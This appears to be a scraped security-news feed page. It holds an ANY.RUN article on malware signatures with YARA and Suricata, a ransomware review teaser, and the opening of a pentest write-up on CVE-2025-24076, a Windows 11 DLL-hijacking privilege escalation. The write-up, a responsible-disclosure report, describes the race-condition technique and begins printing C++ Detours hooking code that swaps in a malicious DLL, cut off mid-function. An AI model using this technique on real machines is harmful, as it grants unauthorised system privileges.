https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 11:06:522025-04-15 11:06:52Blockchain, Quantum, and IoT Firms Unite to Secure Satellite Communications Against Quantum Threats
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 11:06:512025-04-15 11:06:51China Pursuing 3 Alleged US Operatives Over Cyberattacks During Asian Games
Every piece of malware leaves traces behind. Sometimes it’s a string buried deep in the code. Other times it’s a mutex, a registry key, or a network pattern. The key is knowing what to look for.
That’s exactly what malware signatures are for. They describe these recurring elements, unique strings, behaviors, or structural patterns, that can be used to reliably identify known threats.
Security teams use these signatures to detect and flag malicious activity; sometimes before the malware even has a chance to do damage.
In this article, we’ll break down what malware signatures are, the different types you’ll encounter, and how tools like YARA and Suricata help turn small clues into confident decisions.
What Is a Malware Signature?
A malware signature is a unique indicator tied to a specific piece of malicious software. It could be a text string, a file hash, a mutex, or even a sequence of behaviors. Security tools use these signatures to recognize and flag known threats, kind of like matching fingerprints at a crime scene.
The goal is simple: spot malware based on something that consistently shows up across samples from the same family or campaign. Once identified, these signatures become part of detection rules used by antivirus engines, sandboxes, and intrusion detection systems.
How Are Malware Signatures Created?
Malware signatures are usually crafted by security researchers and automated detection systems after analyzing how a threat behaves or what it contains.
When a new malware sample is discovered, analysts break it down, looking at code, memory behavior, registry changes, network traffic, and other markers. If they notice something unique or consistently present across samples, like a specific mutex name, string, or packet structure, that becomes a potential signature.
Depending on the tool or platform, these signatures might take different forms;
Static signatures are based on strings, byte sequences, or file hashes.
Behavioral signatures are based on what the malware does, like creating certain processes or modifying the registry.
Custom rules, like YARA or Suricata, allow analysts to define more complex patterns based on real-world observations.
Main Types of Malware Signatures
Not all malware looks or behaves the same, and the same goes for how we detect it. Over time, security teams have developed different types of signatures to match different kinds of threats.
Here are the most common ones:
Static Signatures
These are the most traditional and widely used. Static signatures match fixed elements inside a file, like strings, byte sequences, or hashes, without needing to run the malware.
Key traits:
Match based on file content (strings, hex patterns, hashes)
Fast and efficient for known threats
Can be bypassed through obfuscation or slight code changes
Commonly used in antivirus software
Heuristic Signatures
Heuristic signatures look beyond exact matches. They evaluate the structure or logic of a file to identify suspicious patterns that may indicate malware, even if the sample is new or modified.
Key traits:
Detect threats based on suspicious code structures
Useful for catching variants or zero-day malware
May generate false positives if too broad
Often found in email filters, AVs, and static analyzers
Behavioral Signatures
Rather than scanning a file, these signatures monitor what it does when executed. If it behaves like malware, e.g., injecting code or modifying the registry, it gets flagged.
Key traits:
Trigger on real-time actions and behaviors
Great for catching fileless or evasive malware
Requires sandboxing or endpoint monitoring
Common in EDRs, sandboxes, and dynamic analysis tools
Learn to analyze cyber threats
See a detailed guide to using ANY.RUN’s Interactive Sandbox for malware and phishing analysis
Read full guide
How Detection Tools Use Signatures: YARA and Suricata
Once malware signatures are defined, they need to be used effectively, and that’s where tools like YARA and Suricata come in. Each serves a unique purpose: one focuses on files and memory, the other on network traffic. Together, they cover a wide range of threats and detection angles.
YARA Signatures: Matching Patterns in Files and Processes
YARA is a rule-based detection tool that helps analysts identify malware by describing textual or binary patterns. It’s especially powerful for hunting threats across memory dumps, unpacked payloads, or large malware datasets.
YARA helps security teams quickly identify threats by matching known patterns in files, processes, or memory. It automates what would otherwise be a slow, manual process, making detection faster, more accurate, and more scalable.
Its real strength lies in customization. Teams can write tailored rules to catch specific malware strains or adapt to new threats as they emerge. When combined with ANY.RUN’s interactive sandbox, YARA also reveals how they behave, giving organizations the insight they need to act fast and prevent damage.
Key benefits of YARA in a security workflow:
Speeds up detection and reduces manual effort
Detects both known and emerging malware families
Cuts down false positives with precise rules
Boosts efficiency across security teams
Helps contain threats early and minimize risk
Real-World Example: Matching the Mutex Pattern

YARA rule example pulled from ANY.RUN sandbox analysis
Let’s look at an example of YARA rule used in ANY.RUN’s sandbox:
$s6 = “Local\SM0:%d:%d:%hs” wide
This string is part of a rule designed to detect mutexes created by certain malware families.


This mutex exactly matches the YARA signature pattern. The use of placeholders like %d and %hs allows the rule to flexibly detect variations of this format across different samples.
%d matches any sequence of digits (0–9)
%hs matches a short string or hexadecimal value, typically 2 bytes
This is a great example of how YARA rules aren’t just powerful, they’re also adaptable to the real-world quirks of evolving malware behavior.
Submit suspicious files and URLs to ANY.RUN for proactive analysis of threats targeting your company
Suricata Signatures: Detecting Malicious Behavior in Network Traffic
While YARA focuses on identifying malware based on what it is, Suricata helps detect malware based on what it does across the network. It’s an advanced intrusion detection system (IDS) that monitors real-time traffic and flags suspicious behavior using both signature- and anomaly-based techniques.

ANY.RUN integrates Suricata to enhance threat visibility at the network level, allowing analysts to catch threats as they try to communicate with command-and-control servers, exfiltrate data, or spread laterally. Suricata signatures give security teams immediate context; what’s happening, where, and why it matters.

Click on the Threats tab inside ANY.RUN sandbox to view all threats detected by Suricata rules
Key benefits of Suricata in a security workflow:
Detects malicious traffic and C2 communication in real time
Complements file-based detection with network-layer visibility
Helps attribute threats to specific malware families
Speeds up incident response with actionable alerts
Empowers teams with visibility into protocol activity across multiple layers
Suricata Rule Example from ANY.RUN Sandbox Analysis


In ANY.RUN, Suricata rules are applied automatically during sandbox analysis. Let’s take a look at a real-world detection involving Gh0st Remote Access Trojan (RAT).
Suricata rule triggered by Gh0st RAT inside ANY.RUN

After execution, the sample initiates suspicious encrypted traffic. Suricata instantly detects it and flags the connection as Gh0st RAT activity.
Gh0st RAT detected by Suricata
How it works:
Suricata inspects packets across protocols (HTTP, TCP, UDP, etc.)
It matches patterns defined in the ET (Emerging Threats) rule sets

Once a match is found, it provides detailed metadata: source/destination IPs, ports, signature ID, and threat name
Clicking on a threat from the list reveals its details
By switching to the Suricata rule tab, you’ll be able to inspect it more thoroughly.
Suricata signature displayed inside the ANY.RUN sandbox
Making the Most of Malware Signatures in ANY.RUN
Malware signatures can do a lot on their own but when they’re used in the right environment, they become even more useful.
Inside ANY.RUN’s sandbox, YARA and Suricata work together to give you the full picture. You can see what a file is doing locally, spot mutexes, registry changes, and other signs of malicious behavior, then switch to the network layer to catch things like encrypted C2 traffic or data exfiltration. Both angles are covered, without having to jump between tools.
Instead of switching between tools, analysts get everything in one place; interactive, real-time, and backed by constantly updated signature sets. This gives less time digging and more time acting.
If your goal is to reduce investigation time, improve detection accuracy, and truly understand how malware behaves, ANY.RUN puts those capabilities right at your fingertips.
About ANY.RUN
ANY.RUN is used by over 500,000 cybersecurity professionals and 15,000+ companies across finance, manufacturing, healthcare, and other industries. Its Interactive Sandbox offers fast threat analysis for Windows, Linux, and Android, aiding malware and phishing investigations. Threat Intelligence Lookup and TI Feeds enhance cyber attack knowledge and detection.
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 11:06:422025-04-15 11:06:42Malware Signatures: How Cybersecurity Teams Use Them to Catch Threats
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 10:06:552025-04-15 10:06:55Hertz Discloses Data Breach Linked to Cleo Hack
This week, our Year in Review spotlight is on ransomware—where low-profile tactics led to high-impact consequences.
Ransomware operators often prioritized stealth over complexity for initial access. They also focused on slipping past defenses with minimal noise—uninstalling security tools, creating new firewall rules for remote access, and using common, freely available tools.
The ransomware-as-a-service landscape also paints an interesting picture. A new player quickly rose through the ranks, becoming the second most prolific operator by targeting large payouts.
Something that hasn’t really changed over the years is the sectors that ransomware actors target most heavily – favouring industries that typically have lower security budgets, irregular monitoring, but highly sensitive data.
We’ve pulled together the most significant insights in a quick, 2-page PDF:
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 10:06:452025-04-15 10:06:45Year in Review: The biggest trends in ransomware
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 09:07:152025-04-15 09:07:15Surfshark is our pick for best value VPN, and you can save up to 87% on plans right now
https://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.png00adminhttps://www.backbox.org/wp-content/uploads/2018/09/website_backbox_text_black.pngadmin2025-04-15 08:07:052025-04-15 08:07:05Cookie pop-ups don’t have to be a fact of life online – how I block them and why
As a pentester you are sometimes thrown into projects where you have no idea where you are going to end up. This project was one of those where you were given a customer laptop and the aim was to “find something interesting”, perhaps a misconfiguration on the customer side. The problem was that the laptop provided was being treated as a thin client, where the laptop is mainly used to access a remote desktop and use the browser with no additional software installed.
When the laptop was handed over, I jokingly said to my manager, “So we are looking for a vulnerability in Windows 11 within a single working day?” As it turned out – we did (but of course it took us a lot longer than we had originally planned).
This blog post discusses CVE-2025-24076, which allows an attacker to gain local system privileges from a low privileged user by leveraging the well-known Dynamic-link library (DLL) hijacking technique. The blog also covers CVE-2025-24994 as a side product.
The vulnerability was reported to Microsoft through their responsible disclosure program and has since been fixed.
Starting Point
As usual, we started of with our regular checks and also ran automated scans such as https://github.com/itm4n/PrivescCheck, which caught our attention:
┏━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┓
┃ CATEGORY ┃ TA0004 - Privilege Escalation                    ┃
┃ NAME     ┃ COM server image file permissions                ┃
┣━━━━━━━━━━┻━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┫
┃ Check whether the current user has any modification rights  ┃
┃ on a COM server module file. This may not necessarily result┃
┃ in a privilege escalation. Further analysis is required.    ┃
┗━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━┛
[*] Status: Vulnerable - Medium
Id : {E9F83CF2-E0C0-4CA7-AF01-E90C70BEF496}
Path : HKLMSOFTWAREClassesCLSID{E9F83CF2-E0C0-4CA7-AF01-E90C70BEF496}
Value : InProcServer32
Data : %PROGRAMDATA%CrossDeviceCrossDevice.Streaming.Source.dll
DataType : FilePath
ModifiablePath : C:ProgramData
IdentityReference : VORDEFINIERTBenutzer
Permissions : WriteAttributes, AddSubdirectory, WriteExtendedAttributes, AddFile
The PrivescCheck finding above means that an unprivileged user could potentially modify a DLL file that might be loaded by a COM server running with elevated privileges. However, they would have to figure out how to trigger the COM server to do this.
We did not find any associated COM object on the machine, but we further investigated why this was created in the first place. As it turns out, Windows 11 ships with the relatively new “Mobile devices” feature through Windows Settings. If you haven’t heard, this feature allows a user to link their mobile phone with their Windows computer to send messages, make phone calls via the computer, and access images. Additionally, it allows users to use their phone’s camera as a webcam. And that’s when we struck gold!
When analyzing the “Mobile devices” functionality we noticed that a user modifiable DLL is loaded first by a regular user compa and then by a high privileged user:
Since a Dynamic Link Library (DLL) allows functionality to be loaded into a running program, modifying this file lets us alter its behavior and instruct it to perform any action we want. Since a normal user can modify the DLL file, and it is then executed by a highly privileged user, we can use this to gain administrative rights on the local machine.
Usually, this is prevented by storing the DLL in a location that a low-privileged user cannot modify or by verifying the DLL’s signature to ensure it hasn’t been altered. The DLL was in a user-modifiable location, however it was signed by Microsoft. Luckily for us, the processes loading the DLL didn’t verify the signature.
CVE-2025-24994 occurs because the user process fails to verify the loaded DLL, potentially enabling a user-to-user attack. However, the more interesting vulnerability, CVE-2025-24076, involves the system process loading the DLL and will be discussed below.
Finding this functionality was the hardest part, as exploiting this type of vulnerability is well-documented. However, we encountered a few hurdles and used some clever tricks to make this attack more reliable.
Timing Is Everything
Our first idea was to simply overwrite the file and replace it with our own program. However, this turned out to be easier said than done. As shown in the screenshot above, we only had a 3-millisecond window to replace the file with our malicious version. (Funnily enough, because my virtual machine (VM) was so slow at times, I was able to do this manually a few times using the trusty shortcut CTRL-C and CTRL-V.)
However, we obviously cannot rely on a slow VM, so we had to come up with a trick to slow down the operation. Luckily, James Forshaw figured out that we can use an Opportunistic Lock (https://github.com/googleprojectzero/symboliclink-testing-tools/tree/main/SetOpLock) on a file to halt the execution of a program. The program can only continue once we remove the lock.
We can now halt the program when the DLL is accessed, but we quickly run into the next problem: overwriting a file while it is open is not allowed.
Intercepting WinAPI with Detours

You may have already experienced this behavior. When you have a Word document (or similar) open and try to overwrite it, you are typically greeted with the following warning:
This is due to a Windows restriction that prevents files from being overwritten when they are already open in another program (note that this behavior depends on the ShareMode of the file handle and may not always apply).
Thus, our timeframe is actually much smaller than the 3 milliseconds, since most of the time the file is blocked from being overwritten. The trick here is to wait until the file is no longer being used by another process. In our proof of concept, we intercepted the Close operation call within the user application CrossDeviceService.exe. Therefore we just wait for our turn until the program is done, and then we overwrite the file.

When looking at our current situation, we can observe the following:
① The file is locked and only allows other programs to read, but not modify or overwrite it.
② The file will eventually be closed.
Upon examining the Close ② operation in more detail, we can determine why the file was opened in the first place. Specifically, we see that GetFileVersionInfoExW ③ was called to retrieve information about the file.
The idea now is to intercept the GetFileVersionInfoExW function, wait until the file is closed, and then overwrite it with our malicious version.
Microsoft provides a powerful software library called Detours, which makes it easy to intercept Windows API calls. This is not only useful for debugging Windows applications but also allows us to take advantage of the vulnerability we discovered.
We wrote a small program that intercepts the call and replaces it with our custom functionality.
For those technically interested, you can click here to view the code.
#include <windows.h>
#include "detours/detours.h"

// Tell the compiler to link against the Detours library
#pragma comment(lib, "detours/detours.lib")

__declspec(dllexport) BOOL(WINAPI* OriginalGetFileVersionInfoExW)(DWORD dwFlags, LPCWSTR lpwstrFilename, DWORD dwHandle, DWORD dwLen, LPVOID lpData) = NULL;

BOOL WINAPI DetouredGetFileVersionInfoExW(DWORD dwFlags, LPCWSTR lpwstrFilename, DWORD dwHandle, DWORD dwLen, LPVOID lpData);

// This code gets execuded when GetFileVersionInfoExW is intercepted
BOOL WINAPI DetouredGetFileVersionInfoExW(DWORD dwFlags, LPCWSTR lpwstrFilename, DWORD dwHandle, DWORD dwLen, LPVOID lpData)
{
    BOOL ret;
    LPCWSTR malicious = L"C:\ProgramData\CrossDevice\poc.dll";
    LPCWSTR original = L"C:\ProgramData\CrossDevice\CrossDevice.Streaming.Source.dll";

    // Wait till the program calls GetFileVersionInfoExW only for the specific file name
    if (lstrcmpW(lpwstrFilename, original) == 0)
    {
        // Close the file, to make it writable
